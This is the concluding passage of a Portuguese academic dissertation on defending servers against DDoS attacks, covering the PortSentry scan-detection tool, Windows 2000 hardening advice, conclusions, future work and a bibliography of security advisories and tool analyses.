

Figura 15: Find_DDoS encontrando ferramentas e programas rodando.

Para proteção contra varredura de portas e detecção de intrusos, bem como para contra-atacar, destaca-se a ferramenta gratuita **Psionic PortSentry 1.1**, da Psionic Software Inc. <www.psionic.com>.

O PortSentry executa em *socktes* TCP e UDP para detectar varredura de portas contra seu sistema e com uma única cópia rodando pode rodar em múltiplos *sockets* ao mesmo tempo, cobrindo vários serviços e todas as portas UDP e TCP que o administrador desejar.

O software detecta tentativas de envio de pacotes *SYN/half open* e outros pacotes estranhos que possam vir a ser um ataque e bloqueia o *host* que tentou a varredura automaticamente, usando os comandos *ipfwadm* do *firewall Ipchains* no Linux e/ou movendo-o para o arquivo *hosts.deny*. Além de salvar todas as tentativas de invasão num arquivo de *log* do sistema, indicando o nome do sistema, hora do ataque, número IP do atacante e as portas TCP ou UDP que tentou conectar. Quando utilizado em conjunto com *Logcheck*, que é um software que ajuda na análise de arquivos de *log*, enviará um *e-mail* para o administrador avisando-o da tentativa de ataque.

Uma vez que uma varredura é detectada, o *host* do atacante é bloqueado e não conseguirá mais enxergar o sistema alvo.

Até a finalização deste trabalho o software estava disponível apenas para a maioria dos sistemas baseados em Unix, como Linux, AIX, Solaris, OpenBSD, FreeBSD, além de outros.

Para os servidores com Windows 2000, recomenda-se a instalação dos *patches* de segurança, disponíveis no website <http://Windowsupdate.microsoft.com/> e a configuração do *IP Security Policies on Local Machine*, através do botão *iniciar => programas => administrative tools => Local Security Policy*. Feche todas as portas não utilizadas, sejam elas TCP, UDP ou ICMP.

Antes de qualquer coisa, bloqueie toda a comunicação, (*deny*) depois libere (*permit*) a comunicação de qualquer porta da origem para as portas destino citadas acima.

4. Conclusão e trabalhos futuros

Num mundo ideal todos os sistemas teriam *firewall*, detectores de intrusos, *patches* atualizados, monitoramento e as defesas surgiriam antes dos ataques. Infelizmente para se ter essa situação ideal o esforço é muito grande.

Ataques distribuídos de negação de serviços são um problema, porque diferentemente de outros ataques, eles atacam a vítima sem invadir o sistema. Os sistemas invadidos são usados contra a vítima e torna-se difícil descobrir o(s) verdadeiro(s) responsável(is).

Em maio deste ano, um ataque DDoS foi disparado contra o *CERT Coordination Center*, que, para muitos, simboliza a segurança na *web*. Segundo o artigo de Justin Stephen [40], os prejuízos foram em torno de US$ 100.000.

4.1. Principais Contribuições

Pelos testes realizados pode-se concluir que um atacante, com habilidade para criar uma boa rede de ataque, pode ser uma ameaça para qualquer servidor web, servidor corporativo ou mesmo servidores de universidades ou do governo. E, embora muitos *hackers* recriminem este tipo de ataque, talvez por não requerer muita habilidade, os prejuízos que podem causar, são incomensuráveis. Recentemente, o *worm Code Red*, construiu um exército de 359.000 *slaves* em menos de 14 horas [41].

Pode-se constatar que uma rede de ataque com pelo menos 10 *hosts*, já pode causar sérios problemas a servidores despreparados, mesmo esses ataques sendo realizados com ferramentas criadas em 1999. O ataque *Trinoo* pode ser considerado um ataque poderoso, bem como os ataques Mix e Targa3 do TFN2K.

Um servidor configurado conforme as boas práticas de proteção, com monitoração constante utilizando softwares comerciais ou gratuitos, citados nessa dissertação, terá

menos chances de ser utilizado como um *"zoombie"* em ataques DDoS e os impactos causados por esse tipo de ataque, trarão menores conseqüência a este servidor. Ressalta-se também que a estratégia de monitoração é importante, pois a análise do tráfego por software, durante um ataque, exigirá recursos do servidor. Se o servidor for utilizado como "zoombie", ao disparar um ataque sofrerá com consumo de banda e recursos, mesmo não sendo vítima e sim um dos atacantes, nesse caso inconsciente.

Como grande limitação deste trabalho, destaca-se a falta de recursos para a realização de testes. Sem estes recursos não foi possível montar uma rede de ataque significativa e, assim, testar o comportamento dos servidores e seus sistemas operacionais, sob ataque pela Internet. As práticas propostas têm como objetivo minimizar os impactos causados por ataques distribuídos de negação de serviço, não se propõem a proteger totalmente os servidores.

4.2. Trabalhos Futuros

Como melhoramentos para este trabalho, sugere-se a realização de testes com uma rede maior de ataque, com pelo menos 10 ou 20 máquinas com *masters* e *daemons*, ou ainda com a utilização de *daemons* em máquinas Windows, como é o caso do win*Trinoo*, o que facilitará a criação da rede de ataque. Outra opção é a evolução do trabalho, através do estudo de novas ferramentas de ataque de negação de serviços, desenvolvimento de algoritmos ou testes com algoritmos propostos e com softwares de proteção que surgirão. Técnicas de roteamento poderão ser testadas em trabalhos futuros e é provável que várias propostas de roteamento para evitar este tipo de ataque surjam.

5. Referências Bibliográficas

[01] CERT Coordination Center. **CERT Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks**. 1996. Endereço eletrônico: http://www.cert.org/advisories/CA-1996-21.html.

[02] CERT Coordination Center. **Denial of Service Attacks**. 2001. Endereço eletrônico: http://www.cert.org/advisories/CA-2000-01.html.

[03] Dietrich, Sven. **Dissecting Denial of Service (DDos): scalpel, gauze, and decompilers**. ;login: The Magazine of Usenix & Sage. Berkeley, CA, USA, volume 25, número 7, novembro de 2000.

[04] Strother, Elizabeth. **Denial of Service Protection: The Nozzle.** 16th Annual Computer Security Applications Conference December 11-15, 2000. New Orleans, Louisiana 2000. Endereço eletrônico: http://www.acsac.org/2000/abstracts/41.html.

[05] Kargl, Frank; Maier, Joern; Weber, Michael. **Protecting Web Servers from Distributed Denial of Service Attacks**. NEC Research Institute. 2001. Endereço eletrônico: http://citeseer.nj.nec.com/444367.html.

[06] K. Wooding. **Magnification Attacks - Smurf, Fraggle, and Others**. 1997. Endereço eletrônico: http://www.pintday.org/whitepapers/dos-smurf.shtml.

[07] Huegen, Craig A. **The Latest in Denial of Service Attacks: 'Smurfing'; Description and Information to Minimize Effects**. 2000. Endereço eletrônico: http://www.pentics.net/denial-of-service/white-papers/smurf.cgi.

[08] CERT Coordination Center. **CERT Advisory CA-98.01 Smurf IP Denial-of-Service Attacks**. 1998. Endereço eletrônico: http://www.cert.org/advisories/CA-1998-01.html.

[09] Moore, David; Volker, Geoffrey M.; Savage, Stefan. **Inferring Internet Denial-of-Service Activity**. 10th Usenix Security Simposium, 13-17 de agosto de 2001. Washington, D.C., 2001. Endereço eletrônico: http://www.caida.org/outreach/papers/backscatter/index.xml.

[10] NightAxis; Rain Forest Puppy. **Some practical approaches to introducing accountability and responsibility on the public Internet**. 2001. Endereço eletrônico: http://packetstorm.decepticons.org/papers/contest/RFP.txt.

[11] Gil, Thomer M.; Poletto, Massimiliano. **MULTOPS: a data-structure for bandwidth attack detection.** 10th Usenix Security Simposium, 13-17 de agosto de 2001. Washington, D.C., 2001. Endereço eletrônico: http://www.usenix.org/events/sec01/gil.html.

[12] Dean, Drew; Stubblefield, Adam. **Using Client Puzzles to Protect TLS**. 10th Usenix Security Simposium, 13-17 de agosto de 2001. Washington, D.C., 2001. Endereço eletrônico: http://www.usenix.org/events/sec01/dean.html.

[13] Dittrich, Dave. **The DoS Project's '*Trinoo*' distributed denial of service attack tool**. Technical report, University of *Washington*. 2000. http://staff.washington.edu/dittrich/misc/*trinoo*.analysis.txt.

[14] Barkley, Andrew; Liu, Steve; Le Gia, Quoc Thong; Dingfield, Matt; Gokhale, Yashodhan. **A Testbed for Study of Distributed Denial of Service Attacks**. IEEE - Workshop on Information Assurance and Security, United States Military Academy, West Point, NY, 6-7 de junho, 2000. Endereço eletrônico: http://citeseer.nj.nec.com/406284.html.

[15] CNN.com. **Cyber-attacks batter Web heavyweights**. 09 de fevereiro de 2000. Endereço eletrônico: http://www.cnn.com/2000/TECH/computing/02/09/cyber.attacks.01/index.html.

[16] CNN.com. **'Immense' network assault takes down Yahoo**. 08 de fevereiro de 2000. Endereço eletrônico: http://www.cnn.com/2000/TECH/computing/02/08/yahoo.assault.idg/index.html.

[17] Hopper, Ian. **Denial of service hackers take on new targets**. 09 de fevereiro de 2000. Endereço eletrônico: http://www.cnn.com/2000/TECH/computing/02/09/denial.of.service.03/

[18] Sandoval, Greg; Wolverton, Troy. **Leading Web sites under attack**. 09 de fevereiro de 2000. Endereço eletrônico: http://technews.netscape.com/news/0-1007-200-1545348.html.

[19] Seifried, Kurt. **Denial of Service (DoS) FAQ**. 2000. Endereço eletrônico: http://www.securityportal.com/research/ddosfaq.html.

[20] CERT Coordination Center. **Denial of Service Attacks**. 2001. Endereço eletrônico: http://www.cert.org/tech_tips/denial_of_service.html.

[21] Stein, Lincon. **The World Wide Web Security FAQ**. 2000. Endereço eletrônico: http://cip.physik.uni-wuerzburg.de/www-security/wwwsf9.html.

[22] TheoryGroup. **Remote Intrusion Detector**. 2000. Endereço eletrônico: http://www.theorygroup.com/Software/RID/.

[23] Daemon9. **Project Loki: ICMP Tunneling**. Phrack Magazine. Volume 7, Edição 49. Agosto de 1996. Endereço eletrônico: http://www.phrack.com/search.phtml?view&article=p51-6.

[24] Daemon9. **Loki2 (the Implementation)**. Phrack Magazine. Volume sete, Edição 51. Setembro de 1997. Endereço eletrônico: http://www.phrack.org/show.php?p=51&a=6

[25] Dittrich, Dave. **The 'Tribe Flood Network' distributed denial of service attack tool**. 1999. Endereço eletrônico: http://staff.washington.edu/dittrich/misc/tfn.analysis.txt.

[26] Barlow, Jason; Thrower Woody. **TFN2K - An Analysis**. Information Security Bulletin, Washington, Louisiana, USA, volume 5, 2ª edição, 2000. Endereço eletrônico: http://www.chi-publishing.com/isb/backissues/ISB_2000/ISB0502/ISB0502JBWT.pdf

[27] Dittrich, Dave. **The 'stacheldraht' distributed denial of service attack tool**. 1999. Endereço eletrônico: http://staff.washington.edu/dittrich/misc/tfn.analysis.txt.

[28] Dittrich, David; Weaver, George; Dietrich, Sven; Long, Neil. **The "mstream" distributed denial of service attack tool**. 2000. Endereço eletrônico: http://staff.washington.edu/dittrich/misc/mstream.analysis.txt.

[29] Mitre Corporation. **Egressor: A tool for checking router configuration**. 2000. Endereço eletrônico: http://www.packetfactory.net/Projects/Egressor/.

[30] McClure, Stuart; Scambray, Joel; Kurtz, George. **Hackers Expostos**. Editora Makron Books, São Paulo, Brasil, 2001.

[31] Garfinkel, Simson; Spafford, Gene. **Comércio & Segurança na Web**. Editora Market Books Brasil, São Paulo, Brasil,1999.

[32] Scudere, Leonardo. **Guia de Referências sobre Ataques via Internet.** 2001. Endereço eletrônico: http://www.febraban.com.br/downloads/Guia1.pdf.

[33] BindView RAZOR Team. **Distributed Denial of Service Defense Tactics**. 2000. Endereço eletrônico: http://www.packetstormsecurity.org/distributed/DDSA_Defense.htm.

[34] RFC Editor. **Request for Comments (RFC) Editor Homepage**. 2000. Endereço eletrônico: http://www.rfc-editor.org/.

[35] CERT Coordination Center. **CERT® Security Improvement Modules**. 2001. Endereço eletrônico: http://www.cert.org/security-improvement/.

[36] Gomes, Olavo José Anchieschi. **Segurança Total – protegendo-se contra os hackers**. Editora Makron Books. São Paulo, Brasil, 2000.

[37] Souza, Marcos Antonio Cardoso de. **A legislação e a Internet**. 2000. Endereço eletrônico: http://www1.jus.com.br/doutrina/texto.asp?id=1767.

[38] Bruno, Gilberto Marques. **O Comerciante virtual e a tendência mundia de uniformização da legislação**. http://www.cbeji.com.br/artigos/artgilbertobruno08102001.htm. 2001.

[39] Packet Storm. **Denial of Service Tools**. 2001. Endereço eletrônico: http://packetstorm.decepticons.org/distributed/.

[40] Stephen, Justin. **The Changing Face of Distributed Denial of Service Mitigation**. Information Security Reading Room, 16-21 de agosto de 2001, San Francisco, CA, EUA. Endereço eletrônico: http://www.sans.org/infosecFAQ/threats/face.htm.

[41] Moore, David. **The Spread of the Code-Red Worm (CRv2).** 2001. Endereço eletrônico: http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml.

[42] Dietrich, Sven; Long, Neil; Dittrich, Dave. **An Analysis of the *Shaft* Distributed Denial of Service Tool.** Information Security Bulletin, Washington, Louisiana, USA, volume 5, 4ª edição, 2000. Endereço eletrônico: http://www.chi-publishing.com/isb/backissues/ISB_2000/ISB0504/ISB0504SDNLDD.pdf